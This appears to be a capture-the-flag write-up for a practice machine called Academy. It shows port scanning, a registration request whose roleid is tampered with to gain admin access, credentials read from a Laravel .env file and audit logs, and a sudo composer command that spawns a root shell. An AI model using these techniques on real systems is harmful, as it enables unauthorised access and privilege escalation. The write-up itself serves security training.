
Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 09:17 IST
Nmap scan report for 10.10.10.215
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://academy.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|_    HY000
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port33060-TCP:V=7.94SVN%I=7%D=7/12%Time=6690A7B4%P=x86_64-pc-linux-gnu%
SF:r(NULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTT
SF:POptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSV
SF:ersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTC
SF:P,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x
SF:0fInvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\
SF:0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\
SF:x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCoo
SF:kie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20messag
SF:e\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNe
SF:g,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05
SF:HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LPDStri
```

2) Checked the web page




Request

Pretty Raw Hex

```
1  POST /register.php HTTP/1.1
2  Host: academy.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://academy.htb/register.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 52
10 Origin: http://academy.htb
11 Connection: keep-alive
12 Cookie: PHPSESSID=gbsolm4cig2eep108kat6l576g
13 Upgrade-Insecure-Requests: 1
14
15 uid=user&password=password&confirm=password&roleid=0
```

Vulnerability Assessment

1) Tried modifying role id



Request

Pretty Raw Hex


```
1  POST /register.php HTTP/1.1
2  Host: academy.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://academy.htb/register.php
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 54
10 Origin: http://academy.htb
11 Connection: keep-alive
12 Cookie: PHPSESSID=gbsolm4cig2eep108kat6l576g
13 Upgrade-Insecure-Requests: 1
14
15 uid=hacker&password=password&confirm=password&roleid=1
```

Response


Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Date: Fri, 12 Jul 2024 10:01:14 GMT
3  Server: Apache/2.4.41 (Ubuntu)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  location: success-page.php
8  Content-Length: 3003
9  Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13
14 <html>
15   <head>
16     <meta charset="utf-8">
17     <meta name="viewport" content="width=device-width, initial-scale=1">
18
19     <title>
         Register
       </title>
20     <link href="https://fonts.googleapis.com/css?family=Nunito:200,600" rel="stylesheet">
21
22     <style>
```


2) Got access to admin page (Broken authorization system)



3) Checked the subdomain and found sensitive info




4) The laravel is vulnerable to insecure deserialization



Exploitation

1) Got reverse shell



2) Found a credential

```
www-data@academy:/var/www/html/academy$ cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

3) The password works for cry0l1t3 user

```
www-data@academy:/var/www/html/academy$ su cry0l1t3
Password:
$ bash
cry0l1t3@academy:/var/www/html/academy$
```

Privilege Escalation

1) The user is member of adm group

```
cry0l1t3@academy:~$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
cry0l1t3@academy:~$
```

Adm Group

Usually **members** of the group `adm` have permissions to **read log** files located inside */var/log/*. Therefore, if you have compromised a user inside this group you should definitely take a **look to the logs**.

2) Checked logs

```
cry0l1t3@academy:/var/log$ ls
alternatives.log       auth.log.3.gz          dmesg.1.gz      installer     private              unattended-upgrades   vmware-network.log
alternatives.log.1     auth.log.4.gz          dmesg.2.gz      journal       syslog               vmware-network.1.log  vmware-vmsvc-root.1.log
alternatives.log.2.gz  bootstrap.log          dmesg.3.gz      kern.log      syslog.1             vmware-network.2.log  vmware-vmsvc-root.2.log
alternatives.log.3.gz  btmp                   dmesg.4.gz      kern.log.1    syslog.2.gz          vmware-network.3.log  vmware-vmsvc-root.3.log
apache2                btmp.1                 dpkg.log        kern.log.2.gz syslog.3.gz          vmware-network.4.log  vmware-vmsvc-root.log
apt                    cloud-init.log         dpkg.log.1      kern.log.3.gz syslog.4.gz          vmware-network.5.log  vmware-vmtoolsd-root.log
audit                  cloud-init-output.log  dpkg.log.2.gz   kern.log.4.gz syslog.5.gz          vmware-network.6.log  wtmp
auth.log               dist-upgrade           dpkg.log.3.gz   landscape     syslog.6.gz          vmware-network.7.log
auth.log.1             dmesg                  dpkg.log.4.gz   lastlog       syslog.7.gz          vmware-network.8.log
auth.log.2.gz          dmesg.0                faillog         mysql         ubuntu-advantage.log vmware-network.9.log
cry0l1t3@academy:/var/log$
```

3) Found credentials

```
Checking for TTY (sudo/su) passwords in audit logs
1. 08/12/2020 02:28:10 83 0 ? 1 sh "su mrb3n",<nl>
2. 08/12/2020 02:28:13 84 0 ? 1 su "mrb3n_Ac@d3my!",<nl>
type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0 ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
```

4) Found sudo permissions on mrb3n

```
mrb3n@academy:~$ ls
mrb3n@academy:~$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
mrb3n@academy:~$
```

5) Exploited it

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

```
mrb3n@academy:~$ TF=$(mktemp -d)
mrb3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/c
omposer.json
mrb3n@academy:~$ sudo composer --working-dir=$TF run-script x
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried
: /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefine
d symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so (/usr/li
b/php/20190902/mysqli.so.so: cannot open shared object file: No such file or
 directory)) in Unknown on line 0
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tr
ied: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so:
 undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so
 (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No
such file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for
 details
> /bin/sh -i 0<&3 1>&3 2>&3
# cd /root
# cat root.txt
55f531425746cc60f34e79f73b4ca4d1
#
```